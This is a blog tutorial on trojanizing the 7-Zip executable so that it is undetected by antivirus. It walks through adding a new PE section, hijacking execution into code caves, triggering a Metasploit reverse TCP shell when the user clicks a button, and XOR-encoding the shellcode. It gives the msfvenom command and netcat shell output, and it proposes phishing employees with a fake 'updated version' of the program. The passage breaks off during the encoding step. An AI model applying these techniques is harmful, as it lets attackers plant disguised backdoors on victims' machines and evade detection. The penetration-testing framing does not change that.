BINARY EXPLOITATION

# Fully undetectable backdooring PE file

by Haider Mahmood | Published November 20, 2017 | 13 comments

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#### Introduction

During Penetration testing engagement you are required backdooring PE file with your own shellcode without increasing the size of the executable or altering its intended functionality and hopefully making it fully undetectable (FUD) how would you do it? For example, after recon, you gather information that a lot number of employees use a certain "program/software". The social engineering way to get in the victim's network would be a phishing

email to employees with a link to download "Updated version of that program", which actually is the backdoored binary of the updated program. This post will cover how to backdoor a legitimate x86 PE (Portable Executable) file by adding our own reverse TCP shellcode without increasing the size or altering the functionality. Different techniques are also discussed on how to do the fully undetectable (FUD) backdooring PE file. The focus in each step of the process is to make the backdoored file Fully undetectable. The word "undetectable" here is used in the context of scan time static analysis. Introductory understanding of PE file format, x86 assembly and debugging required. Each section is building upon the previous section and no topic is repeated for the sake of conciseness, one should reference back and forth for clarity.

## Self Imposed Restrictions for backdooring PE file

Our goal for backdooring PE file is that it becomes fully undetectable by antiviruses, and the functionality of the backdoored program should remain the same with no interruptions/errors. For anti-virus scanning purposes we will be using <u>NoDistribute</u>. There are a lot of way to make a binary undetectable, using crypters that encode the entire program and include a decoding stub in it to decode at runtime, compressing the program using UPX, using veil-framework or msfvenom encodings. We will not be using any of such tools. **The purpose is to keep it simple and elegant!** For this reason I have the following self imposed restrictions:-

- No use to Msfvenom encoding schemes, crypters, veil-framework or any such fancy tools.
- 2. Size of the file should remain same, which means no extra sections, decoder stubs, or compressing (UPX).
- 3. Functionality of the backdoored program must remain the same with no error/interruptions.

#### Methods used:

- 1. Adding a new section header to add shellcode
- 2. User interaction based shellcode Trigger + codecaves.
- 3. Dual code caves with custom encoder + triggering shellcode upon user interaction

## Criteria for PE file selection for implanting backdoor

Unless you are forced to use a specific binary for backdooring PE file the following points must be kept in mind. They are not required to be followed but preferred because they will help reducing the AV detection rate and making the end product more feasible.

- The file size of executable should be small < 10mb, Smaller size file will be easy to transfer to the victim during a penetration testing engagement. You could email them in ZIP or use other social engineering techniques. It will also be convenient to debug in case of issues.
- Backdoor a well known product, for example Utorrent, network utilities like Putty, sysinternal tools, winRAR, 7zip etc. Using a known PE file is not required, but there are more chances of AV to flag an unknown PE backdoor-ed than a known PE backdoor-ed and the victim would be more inclined to execute a known program.

- PE files that are not protected by security features such as ASLR or DEP. It would be complicated to backdoor those and won't make a difference in the end product compared to normal PE files.
- It is preferable to use C/C++ Native binaries.
- It is preferable to have a PE file that has a legitimate functionality of communicating over the network. This would fool few anti viruses upon execution when backdoor shellcode will make a reverse connection to our desired box. Some anti viruses would not flag and will consider it as the functionality of the program. Chances are network monitoring solutions and people would consider malicious communication as legitimate functionality.

The Program we will be backdooring is 7Zip file archiver (GUI version). Firstly lets check if the file has ASLR enabled.

#### **ASLR:**

Randomizes the addresses each time program is loaded in memory, this way attacker cannot used harcoded addresses to exploit flaws/shellcode

placement.

```
PS C:\Users\TP> Get-PESecurity -file 'C:\Program Files (x86)\7-Zip\7zFM.exe'
                : C:\Program Files (x86)\7-Zip\7zFM.exe
FileName
ARCH
                : I386
ASLR
                : False
DEP
                : False
                : False
Authenticode
StrongNaming
                : N/A
SafeSEH
                : False
ControlFlowGuard : False
HighentropyVA
                : False
```

Powershell script result shows no ASLR or DEP security mechanism

As we can see in the above screenshot, not much in terms of binary protection. Lets take a look at some other information about the 7zip binary.

#### Static Analysis

7zFM.exe		
Property	Value	
File Name	C:\Program Files (x86)\7-Zip\7zFM.exe	
File Type	Portable Executable 32	
File Info	Microsoft Visual C++ 6.0	
File Size	489.00 KB (500736 bytes)	
PE Size	489.00 KB (500736 bytes)	
Created	Monday 06 November 2017, 02.39.35	
Modified	Monday 28 August 2017, 13.40.42	
Accessed	Monday 06 November 2017, 02.39.35	
MD5	0E6544BE08A8727EE08121037F76820D	
SHA-1	3B8FEF973E72A2FD2099D7F28FE97569D9974A63	

Static Analysis of 7zip binary

The PE file is 32 bit binary, has a size of about ~500kb. It is a programmed in native code (C++). Seems like a good candidate for backdooring PE file. Lets dig in!

## Backdooring PE file

There are two ways to backdoor Portable executable (PE) files. Before demonstrating both of them separately it is important to have a sense of what do we mean by backdooring PE file?. In simple terms we want a

legitimate windows executable file like 7zip achiever (used for demonstration) to have our shellcode in it, so when the 7zip file is executed our shellcode should get executed as well without the user knowing and without the anti viruses detecting any malicious behavior. The program (7zip) should work accurately as well. The shellcode we will be using is a stageless MSFvenom reverse TCP shell. Follow this link to know the difference between staged and stageless payloads

Both of the methods described below has the same overall process and goal but different approaches to achieve it. The overall process is as follow:-


- Find an appropriate place in memory for implanting our shell code, either in codecaves or by creating new section headers, both methods demonstrated below.
- Copy the opcodes from stack at the beginning of program execution.
- Replace those instructions with our own opcodes to hijack the execution flow of the application to our desired location in memory.
- Add the shellcode to that memory location which in this case is stageless TCP reverse shell.

 Set the registers back to the stack copied in first step to allow normal execution flow.

## Adding a new Section header method


The idea behind this method is to create a new header section in PE file, add our shellcode in newly created section and later point the execution flow it that section. The new section header can be created using a tool such as LordPE.

- Open Lord PE Go to section header and add the section header (added .hello) at the bottom.
- Add the Virtual size and Raw size 1000 bytes. Note that 1000 is in hexadecimal (4096 bytes decimal).
- Make the section header executable as we have to place our Shellcode in this section so it has to be executable, writable and readable.
- Save the file as original.




Adding a new header section

Now if we execute the file, it wont work because we have added a new section of 1000h bytes, but that header section is empty.




To make to file work normally as intended, we have to add 1000h bytes at the end of the file because right now the file contains a header section of 1000 bytes but that section is empty, we have to fill it up by any value, we are filling it up by **nulls (00)**. Use any hex editor to add 1000 hexademical bytes at the end of the file as shown below.



Adding 1000h bytes at the end of the file


We have added null values at the end of the file and renamed it 7zFMAddedSection.exe. Before proceeding further we have to make sure now our executable 7zFMAddedSection.exe, is working properly and our new section with proper size and permissions is added, we can do that in Ollydbg by going to memory section and double clicking PE headers.



PE Headers in Ollydba

#### Hijack Execution Flow


We can see that our new section .hello is added with designated permissions. Next step is to hijack the execution flow of the program to our newly added .hello section. When we execute the program it should point to .hello section of the code where we would place our shellcode. Firstly note down the first 5 opcodes, as will need them later when restoring the execution flow back. We copy the starting address of .hello section 0047E000 open the program in Ollydbg and replace the first opcode at address 004538D8 with JMP to 0047E000.



Replacing the starting address with JMP to new section

Right click -> Copy to executable -> all modifications -> Save file. We saved the file as **7zFMAddedSectionHijacked.exe** (File names getting longer and we are just getting started!)

Up-till now we have added a new header section and hijacked the execution flow to it. We open the file **7zFMAddedSectionHijacked.exe** in **Ollydbg.** We are expecting execution flow to redirect to our newly added **.hello** section which would contain null values (remember we added nulls using hexedit?).



#### Starting of .hello section

Sweet! We have a long empty section .hello section. Next step is to add our shellcode from the start of this section so it gets triggered when the binary is executed.

#### Adding Shellcode


As mentioned earlier we will be using Metasploit's stagless windows/shell\_reverse\_tcp shellcode. We are not using any encoding schemes provided by msfvenom, most of them if not all of them are already flagged by anti viruses. To add the shellcode firstly we need push registers on to the stack to save their state using PUSHAD and PUSHFD opcodes. At the end of shellcode we pop back the registers and restore the execution flow by pasting initial (Pre hijacked) program instructions copied earlier and jumping back to make sure the functionality of 7zip is not disturbed. Here is the sequence of instructions

```
PUSHAD
PUSHFD
Shellcode....
POPAD
POPFD
Restore Execution Flow...
```

We generate windows stageless reverse shellcode using the following arguments in mfsvenom

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.116.128 LPORT=8080 -a \times 86 --platform windows -f hex
```

Copy the shellcode and paste the **hex** in Ollydbg as right click > binary > binary paste, it will get dissembled to assembly code.



Added shellcode at the start of .hello section

### Modifying shellcode

Now that we have our reverse TCP shellcode in .hello section its time to save the changes to file, before that we need to perform some modifications to our shellcode.

- 1. At the end of the shellcode we see an opcode CALL EBP which terminates the execution of the program after shellcode is executed, and we don't want the program execution to terminate, infact we want the program to function normally after the shellcode execution, for this reason we have to modify the opcode CALL EBP to NOP (no operation).
- 2. Another modification that needs to be made is due to the presence of a <u>WaitForSingleObject</u> in our shellcode. WaitForSignleObject function takes an argument in milliseconds and wait till that time before starting other threads. If the WaitForSignleObject function argument is -1 this means that it will wait infinite amount of time before starting other threads. Which simply means that if we execute the binary it will spawn a reverse shell but normal functionality of 7zip would halt till we close our reverse shell. This post helps in finding and fixing WaitForSignleObject. We simply need to modify opcode DEC INC whose value is -1 (Arugment for WaitForSignleObject) to NOP.

- 3. Next we need to POP register values off the stack (to restore the stack value pre-shellcode) using **POPFD** and **POPAD** at the end of shellcode.
- 4. After POPFD and POPAD we need to add the 5 hijacked instructions(copied earlier in hijack execution flow) back, to make sure after shellcode execution our 7zip program functions normally.
- 5. We save the modifications as 7zFMAddedSectionHijackedShelled.exe


#### Spawning shell

We setup a listener on Kali Box and execute the binary 7zFMAddedSectionHijackedShelled.exe. We get a shell. 7zip binary works fine as well with no interruption in functionality.

```
root@kali:~# nc -lvnp 8080
listening on [any] 8080 ...
connect to [192.168.116.128] from (UNKNOWN) [192.168.116.1] 52488
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\7-Zip>hostname
hostname
LAPTOP-07S2PMN4
```

#### How are we doing detection wise?



**Detection Rate** 

Not so good!. Though it was expected since we added a new writeable, executable section in binary and used a known metasploit shellcode

without any encoding.

#### Pros of adding a new section header method

You can create large section header. Large space means you don't need to worry about space for shellcode, even you can encode your shellcode a number of times without having to worry about its size. This could help bypassing Anti viruses.

#### Cons of adding a new section header method

- Adding a new section header and assigning it execution flag could alert Anti viruses. Not a good approach in terms of AV detection rate.
- It will also increase the size of original file, again we wouldn't want to alert the AV or the victim about change of file size.
- High detection rate.

Keeping in mind the cons of new section header method. Next we will look at two more methods that would help help us achieve usability and low

detection rate of backdoor.

## Triggering shellcode upon user interaction + Codecaves

What we have achieved so far is to create a new header section, place our shellcode in it and hijack the execution flow to our shellcode and then back to normal functionality of the application. In this section we will be **chaining together two methods** to achieve low detection rate and to mitigate the shortcomings of new adder section method discussed above. Following are the techniques discussed:-

- How to trigger our shellcode based on user interaction with a specific functionality.
- How to find and use code caves.

#### Code Caves

Code caves are dead/empty blocks in a memory of a program which can be used to inject our own code. Instead of creating a new section, we could use existing code caves to implant our shellcode. We can find code caves of different sizes in almost of any PE. **The size of the code cave does**matter!. We would want a code cave to be larger than our shellcode so we could inject the shellcode without having to split it in smaller chunks.


The first step is to find a code cave, <u>Cave Miner</u> is an optimal python script to find code caves, you need to provide the size of the cave as a parameter and it will show you all the code caves **larger than** that size.

```
oot@kali:~# cave miner search --size 700 /root/Desktop/7zFM.exe
 CAVE | MINER
*] Starting cave mining process...
  Searching for bytes: 0x00...
New cave detected !
section name: .rsrc
cave begin:
              0x00074057
               0x000743a0
cave end:
cave size:
               0x00000349
vaddress:
               0x00477857
infos:
              Readable, Contain initialized data
*] New cave detected !
section name: .rsrc
cave begin:
              0x00075f2e
cave end:
               0x00076246
               0x00000318
cave size:
              0x0047972e
vaddress:
infos:
              Readable, Contain initialized data
*] Mining finished.
```

finding code caves for injection

We got **two** code caves larger than 700 bytes, both of them contain enough space for our shellcode. Note down the virtual address for both caves. Virtual address is the starting address of the cave. Later We will hijack the execution flow by jumping to the virtual addresses. **We will be using both caves later**, for now, we only require one cave to implant in our shellcode.

We can see that the code cave is only readable, we have to make it writable and executable for it to execute our shellcode. We do that with **LORDPE**.




Making .rsrc writeable and executable

### Triggering Shellcode Upon user interaction


Now that we have a code cave we can jump to, we need to find a way to redirect execution flow to our shellcode upon user interaction. Unlike in the previous method, we don't want to hijack the execution flow right after the program is run. We want to let the program run normally and execute shellcode upon user interaction with a specific functionality, for example clicking a specific tab. To accomplish this we need to find reference strings in the application. We can then hijack the address of a specific reference string by modifying it to jump to code cave. This means that whenever a specific string is accessed in memory the execution flow will get redirected to our code cave. Sounds good? Let see how do we achieve this.

Open the 7zip program in Ollydbg > right click > search for > all reference text strings



Found a suitable reference string

In reference strings we found an interesting string, a domain (http://www.7-zip.org). The memory address of this domain gets accessed when a user clicks on **about > domain**.




Website button functionality

Note that we can have multiple user interaction triggers that can be backdoored in a single program using the referenced strings found. For the sake of an example we are using the domain button on about page which upon click opens the website www.7-zip.org in browser. Our objective is to trigger shellcode whenever a user clicks on the domain button.


Now we have to add a breakpoint at the address of domain string so that we can then modify its opcode to jump to our code cave when a user clicks on the website button. We copy the address of domain string **0044A8E5** and

add a breakpoint. We then click on the domain button in the 7zip program. The execution stops at the breakpoint as seen in the below screenshot:-



Execution stops at break point address 0044A8E5 (http://www.7zip.org/)


now we can modify this address to jump to code cave, so when a user clicks on the website button execution flow would jump to our code cave, where in next step we will place our shellcode. Firstly we copy couple of instructions after **0044A8E5** address as they will be used again when we want to point execution flow back to it after shellcode execution to make sure normal functionality of 7zip.



backdooring PE file

After modification to **jmp 00477857** we save the executable as **7zFMUhijacked.exe** . Note that the address **00477857** is the starting address of codecave 1.

We load the **7zFMUhijacked.exe** in Ollydbg and let it execute normally, we then click on the website button. We are redirected to an empty code cave.



Nice! we have redirected execution flow to code cave upon user interaction. To keep this post concise We will be skipping the next steps of adding and modifying the shellcode as these steps are the same explained above "<u>6.2</u> <u>Adding shellcode</u>" and "<u>6.3 Modifying shellcode</u>".

#### Spawning Shell

We add the shellcode, modify it, restore the execution flow back to from where we hijacked it **0044A8E5** and save the file as


7zFMUhijackedShelled.exe. The shellcode used is stageless windows reverse

TCP. We set a netcat listener, run **7zFMUhijackedShelled.exe**, click on the website button.

```
oot@kali:~# nc -lvnp 8080
istening on [any] 8080 ...
connect to [192.168.116.128] from (UNKNOWN) [192.168.116.1] <u>5</u>4647
licrosoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.
:\Program Files (x86)\7-Zip>whoami
hoami
.aptop-o7s2pmn4\tp
:\Program Files (x86)\7-Zip>dir
Volume in drive C is Windows
Volume Serial Number is C406-A617
Directory of C:\Program Files (x86)\7-Zip
L1/17/2017 04:03 PM
                       <DIR>
                       <DIR>
L1/17/2017 04:03 PM
                              107,552 7-zip.chm
8/28/2017 02:47 PM
08/28/2017 01:40 PM
                               49,152 7-zip.dll
8/28/2017 01:40 PM
                            1,113,088 7z.dll
8/28/2017 01:40 PM
                              271,872 7z.exe
08/28/2017 01:40 PM
                              195,072 7z.sfx
.1/08/2017 11:22 AM
                              500,736 7z123.exe
08/28/2017 01:40 PM
                              175.104 7zCon.sfx
```

Fully Undetectable backdooring PE File

Everything worked as we expected and we got a shell back! . Let's see how are we doing detection wise?



Triggering shellcode upon user interaction + Codecaves detection.


Thats good! we are down from 16/36 to 3/38. Thanks to code caves and triggering shellcode upon user interaction with a specific functionality. This shows a weakness in detection mechanism of most anti viruses as they are not able to detect a known msfvenom shellcode without any encoding just because it is in a code cave and triggered upon user interaction with specific functionality. The detection rate 3/38 is good but not good enough

(Fully undetectable). Considering the self imposed restrictions, the only viable route from here seem to do custom encoding of shellcode and decode it in memory upon execution.

### Custom Encoding Shellcode

Building upon what we previously achieved, executing shellcode from code cave upon user interaction with a specific program functionality, we now want to encode the shellcode using XOR encoder. Why do we want to use XOR, a couple of reasons, firstly it is fairly easy to implement, secondly we don't have to write a decoder for it because if you XOR a value 2 times, it gives you the original value. We will encode the shellcode with XOR once and save it on disk. Then we will XOR the encoded value again in memory at runtime to get back the original shellcode. Antiviruses wouldn't be able to catch it because it is being done in memory!

We require 2 code caves for this purpose. One for shellcode and one for encoder/decoder. In finding code caves section above we found 2 code caves larger than 700 bytes both of them have fair enough space for shellcode and encoder/decoder. Below is the flow chart diagram of execution flow.




Custom encoding shellcode in code caves + Triggering shellode upon user interaction

So we want to hijack the program execution upon user interaction of clicking on the domain button to CC2 starting address **0047972e** which would contain the encoder/decoder XOR stub opcodes, it will encode/decode the shellcode that resides in CC1 starting address **00477857**, after CC2 execution is complete we will jump to CC1 to start execution which would spawn back a shell, after CC2 execution we will jump back from CC2 to where we initially hijacked the execution flow with clicking the domain button to make sure the functionality of the 7zip program remains the same and the victim shouldn't notice any interruptions. Sounds like a long ride, Lets GO!

Note that the steps performed in the last section wouldn't be repeated so reference back to <u>hijacking execution upon user interaction</u>, adding shellcode in codecaves, modifying shellcode and restoring the execution flow back to where we hijacked it.

Firstly we Hijack the execution flow from address **0044A8E5** (clicking domain button) to CC2 starting address **0047972e** and save the modifications as file on disk. We run the modified 7zip file in Ollydbg and trigger the hijacking process by clicking on the domain button.




Hijacking execution flow to CC2

Now that we are in CC2, before writing our XOR encoder here, we will firstly jump to starting address of CC1 and implant our shellcode so that we get the accurate addresses that we have to use in XOR encoder. Note that the first step of hijacking to CC2 can also be performed at the end as well, as it won't impact the overall execution flow illustrated in flowchart above.

We jump to CC1, implant, modify shellcode and restore the execution flow to **0044A8E5** from where we hijacked to CC2 to make sure smooth execution

of 7zip program functionality after shellcode. Note that implanting, modifying shellcode and restoring execution flow is already explained in previous sections.



Bottom of shellocode at CC1

